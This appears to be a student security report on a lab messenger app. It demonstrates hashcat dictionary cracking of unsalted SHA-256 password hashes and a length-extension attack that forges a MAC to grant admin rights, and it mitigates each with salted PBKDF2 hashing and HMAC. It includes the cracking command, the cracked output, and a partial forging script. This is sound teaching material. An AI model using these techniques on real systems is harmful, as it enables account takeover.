Improvements for our app's current state include primarily: salting + slow hashing implementation for password sotrage on users account through the server-side, along with implementing an HMAC protocol for MAC to prevent external actors from performing length extension attacks on communicating parties. **Before vs. After Analysis**: - **Authentication**: [HMAC protocol introduced when commands/ messages are sent between parties, better ensuring partiesa are who hey say they are.] - **Data Protection**: [Protected user's data by preventing passwords from being stored in plaintext along with salting them in storage] - **Communication Security**: [HMAC protocol introduced for communicating parties to help secure authentication, confidentiality still exposed]

3.3 Threat Model

Implementation addresses active network attackers and partly for malicious server operators by preventing modification between traffic and prevetning any malicious server operator from compromising whole application with no access to plaintext passwords. **Use the following security properties and threat actors in your threat modeling. You can add extra if needed.**

Threat Actors: 1. **Passive Network Attacker**: Can intercept but not modify traffic 2. **Active Network Attacker**: Can intercept and modify traffic 3. **Malicious Server Operator**: Has access to server and database 4. **Compromised Client**: Attacker has access to user's device

Security Properties Achieved: - [No] Confidentiality - [Yes] Integrity
- [Yes] Authentication - [No] Authorization - [Yes] Non-repudiation - [No] Perfect Forward Secrecy - [No] Privacy

---

4. Attack Demonstrations

4.1 Attack 1: Dictionary Attack

4.1.1 Objective The objective of this attack was to demonstrate the vulnerability in both plaintext passwords or unsalted fast hashes on backend storage, and specifically how they are vulnerable to brute force / rainbow table attacks.

4.1.2 Attack Setup

```
#Temporary code to introduce dummy test users:
def add_test_users(self):
    """Add test users with unsalted SHA-256 hashes"""
    test_users = {
        'admin': 'password123',
        'user1': 'qwerty',
        'test': 'letmein',
        'john': 'welcome123'
    }

    for username, password in test_users.items():
        # Store with unsalted SHA-256
        unsalted_hash = hashlib.sha256(password.encode()).hexdigest()
        self.users[username] = {
            'password': password,  # Store plaintext for migration demo
            'created_at': datetime.now().isoformat()
        }

    self.save_users()
    print("Added test users with plaintext passwords")
def main()
#usual code
        server.users.clear()
        server.add_test_users()

def key_function():
    # Your implementation
    pass
```

Following adding our test users, I catted the json file and copied the unsalted hashes it to a standard text file to perform a simple dictionary attack using hashcat. We run the following command on a standard dictionary for our unsalted hashes initally:

"hashcat -a 0 -m 1400 attackhashes.txt /home/kali/Desktop/smalldicttest.txt"

Tools Used: - Tool 1: Hashcat [Break into unsalted/ salted hashes in dictionary attack] - Tool 2: Google/ChatGPT [Assist in making simple script for hash cracking time comparisons along with doing basic calculations and time conversions for calculated brute-force attack]

4.1.3 Attack Execution

1. Step 1: [Demonstrating a dictionary attack on unsalted hashes, salted hashes, and a rainbow table protection via salted hashes]
2. Step 2: [Comparing cracking times for fast vs. slow hash functions]
3. Step 3: [Calculate theoretical brute-force times for implementation]

4.1.4 Results and Evidence

1. Dictionary Attack Simulation Step 1 Simple dictionary attack against unsalted hashes with the program hashcat:

As you can see from the results, it took 0.07 seconds with hashcat on a basic dictionary attack to crack our SHA256 hashes that are unsalted.


Step 2. Salting Defeating this Attack: Having tested hashcat against our unsalted SHA256 hashes, I then test them against our migrated hashes after re-logging into each account to correct the password storage. I catted users.json again and copy pasted the selected password hashes and salt

into attackhashes2.txt, converted them from a Base64 hash and salt into a combined hex hash and salt using AI, to result in the following hash+salt:

bd4c3a4d88be02970ef07c3b8aee4445f6b57250b55b7be15a083b445d3ce013:54b3ba53e727c1f1c9d1e1994bab37f2
129e09f1df870e15a9d3e22386ce17bd09d54a9acbe26493523c014c6e002c:9f54941a6ff1b12368ee95c3d5b189a0
99ec892d0c22b40c6bfeb3771aa417c61a45b48f7c104dad5c7922a1dfeb3dde:55aa15b74d0555ea0d3dce65afe3ce0f
4ca221c4084f9f146abe8efa75fcacd39293c86c7ba85148dcbfce36c80b14a1:1f3feea07bc3f5b4cb27841d3fa17db4
bedef791e29ef56620b70f29a7b05ef2fb06bfc016bfa898def5a71833729f2b:ab95f73bda0f41c4942633722bfc2fd0

I then ran the same attack. Here are the demonstrated results:

Step 3. Rainbow Table Attack Defense: Having re-tested our salted hashes with hashcat and seeing provable defense, I can take my converted salted hashes to an online public rainbow table to test against that as well. In this case I went to crackstation.net and inserted my text file receiving the following results:



As shown, the rainbow table provided no results meaning we have protected against standard rainbow table attacks.

2. Performance Analysis Step 1 Compare cracking times for fast vs. slow hash functions: To test the cracking times between SHA256 and PBKDF2 which I previously used in the python file. I used GenAI in helping write a simple script to test a single chosen password from a wordlist, and compare both appraoches when cracking it as seen in the file “slowvsfastperformancetest.py”

Here is the console output of the respective results when choosing the password “password123” and comparing the crack times:

While it may not seem like 0.2910 seconds is very long for our PBKDF2 crack time (it is not), if you compare that to the time of 0.0001 seconds for our standard SHA256 hash, it is significantly longer and more demanding to crack. In the context of a brute force attack it will evidently show why.

Step 2 Calculate a theoretical brute-force time attack for my implementation: Since we have no pasword requirements (yet), lets assume our implementation had a required an 8-character length password, using only lowercase characters and digits in our combinations. This means our total combinations are 26 (lowercase alphabetical) + 10 (digits) = 36 total characters. For an 8-character space we do 36^8 = 2.8211x10^12 total combinations. Since our brute force for a SINGLE PBKDF2 password was 0.2910 seconds we can multiply 0.2910 x 2.8211x10^12 = 8.2094x10^11 seconds. If we convert that to years, it would take 26,013.3069 years approximately to brute force our passwords.

Evidence:

```
Attack Output:
Simple Dictionary Attack logs:
Dictionary cache built:
* Filename..: /home/kali/Desktop/smalldicttest.txt
* Passwords.: 4309
* Bytes.....: 30909
* Keyspace..: 4309
* Runtime...: 0 secs

1c8bfe8f801d79745c4631d09fff36c82aa37fc4cce4fc946683d7b336b63032:letmein
ef92b778bafe771e89245b89ecbc08a44a4e166c06659911881f383d4473e94f:password123
65e84be33532fb784c48129675f9eff3a682b27168c0ea744b2cf58ee02337c5:qwerty
Approaching final keyspace - workload adjusted.

a68349561396ec264a350847024a4521d00beaa3358660c2709a80f31c7acdd0:welcome123
```

```
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1400 (SHA2-256)
Hash.Target......: attackhashes.txt
Time.Started.....: Sun Jun 15 19:00:21 2025 (0 secs)
Time.Estimated...: Sun Jun 15 19:00:21 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/home/kali/Desktop/smalldicttest.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1981.5 kH/s (0.07ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 4/4 (100.00%) Digests (total), 4/4 (100.00%) Digests (new)
Progress.........: 4309/4309 (100.00%)
Rejected.........: 0/4309 (0.00%)
Restore.Point....: 3840/4309 (89.12%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: teddy1 -> welcome123
Hardware.Mon.#1..: Util: 31%


Salting Protection Hashcat Logs:
Dictionary cache hit:
* Filename..: /home/kali/Desktop/smalldicttest.txt
* Passwords.: 4309
* Bytes.....: 30909
* Keyspace..: 4309

Approaching final keyspace - workload adjusted.

Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 1410 (sha256($pass.$salt))
Hash.Target......: attackhashes2.txt
Time.Started.....: Sun Jun 15 20:11:24 2025 (0 secs)
Time.Estimated...: Sun Jun 15 20:11:24 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/home/kali/Desktop/smalldicttest.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  3651.5 kH/s (0.08ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 0/4 (0.00%) Digests (total), 0/4 (0.00%) Digests (new), 0/4 (0.00%) Salts
Progress.........: 17236/17236 (100.00%)
Rejected.........: 0/17236 (0.00%)
Restore.Point....: 4309/4309 (100.00%)
Restore.Sub.#1...: Salt:3 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: teddy1 -> welcome123
Hardware.Mon.#1..: Util: 34%
```


```
Fast vs. Slow Hash Script Comparison Logs:
Started: Sun Jun 15 20:11:23 2025
Stopped: Sun Jun 15 20:11:26 2025


Found password: password123
SHA-256 crack time: 0.0001 seconds

Found password: password123
PBKDF2 crack time: 0.2910 seconds
```


4.1.5 Mitigation This vulnerability was fixed by implementing salt + slow hashing to help reduce the likelihood of a succesful bruteforce attack or offline attack if the server's users.json file was stolen.

4.2 Attack 2: Network Security and Message Authentication


4.2.1 Objective Demonstrate the weaknesses in the current network security and message authentication of the messanger app.


4.2.2 Attack Setup Open and use wireshark while the server is live to intercept the message. From there we gathered the computed MAC used in the exchange and utilized hash_extender to craft our own message as shown in the following screenshots:





From there, having already a vulnerable MAC protocol, I utilized the following script which was helped written through the use of AI and my own adaptations to act as a user logging in and performing a length extension attack with succesful results as shown here:


kali@kali: ~/ECE572_Summer2025_SecureText/src
File Actions Edit View Help
└─$ python3 securetext.py server
Testing hash implementations...
Single Hash Timing:
SHA-256: 0.03ms
PBKDF2: 32.46ms
Hash Performance Comparison:
SHA-256 Results:
- 1,000 iterations
- Total time: 0.0023 seconds
- Average time per hash: 0.0023 ms
PBKDF2 Results:
- 10 iterations
- Total time: 0.3224 seconds
- Average time per hash: 32.2408 ms
- Slowdown factor: 13777.7x
SecureText Server started on localhost:12345
Waiting for connections...
New connection from ('127.0.0.1', 45972)
Message bytes: b'CMD=SET_QUOTA&USER=bob&LIMIT=100\x80\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00`\x01\x00\x00\x00\x00\x00\
x00&CMD=GRANT_ADMIN&USER=attacker'
Received MAC: 18846eed63a94027f8c254c81d8b1474
Computed MAC: 18846eed63a94027f8c254c81d8b1474
Connection from ('127.0.0.1', 45972) closed
kali@kali: ~/ECE572_Summer2025_SecureText/src
File Actions Edit View Help
== Sending Attack Payload ==
Extended message (hex): 434d443d5345545f51554f544126555345523d626f62264c494d49543d313030800000000000000000000000060010000000
0000026434d443d4752414e545f41444d494e26555345523d61747461636b6572
Extended MAC: 18846eed63a94027f8c254c81d8b1474
== Server Response ==
{
"status": "error",
"message": "Unknown command"
}
┌──(kali㉿kali)-[~/ECE572_Summer2025_SecureText/src]
└─$ python3 lengthextensionattck.py
== Logging in ==
{'status': 'success', 'message': 'Authentication successful'}
== Sending Attack Payload ==
Extended message (hex): 434d443d5345545f51554f544126555345523d626f62264c494d49543d313030800000000000000000000000060010000000
0000026434d443d4752414e545f41444d494e26555345523d61747461636b6572
Extended MAC: 18846eed63a94027f8c254c81d8b1474
== Server Response ==
{
"status": "success",
"message": "Granted admin privileges to user attacker"
}
┌──(kali㉿kali)-[~/ECE572_Summer2025_SecureText/src]
└─$





```
#Setup a length extension attack using materials gathered, to do so I edited the
↪  send_command_message in the SecuretextClient to the following:
import socket
import json
import hashlib


def send_command(sock, command_data):
    sock.sendall((json.dumps(command_data) + '\n').encode('utf-8'))
    return json.loads(sock.recv(4096).decode('utf-8'))

# Connect to server
HOST = "127.0.0.1"
PORT = 12345

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
    s.connect((HOST, PORT))

    # Login first
    login_command = {
        'command': 'LOGIN',
        'username': 'admin',  # Using admin account
        'password': 'password123'
    }

    print("== Logging in ==")
    response = send_command(s, login_command)
    print(response)
```


```
    if response['status'] == 'success':
        # Use hash_extender output
        hex_string =
↪   "434d443d5345545f51554f544126555345523d626f62264c494d49543d313030800000000000000000000000600
        forged_mac = "18846eed63a94027f8c254c81d8b1474"

        # Convert hex to bytes and then to latin1 string
        forged_msg = bytes.fromhex(hex_string).decode('latin1')

        attack_command = {
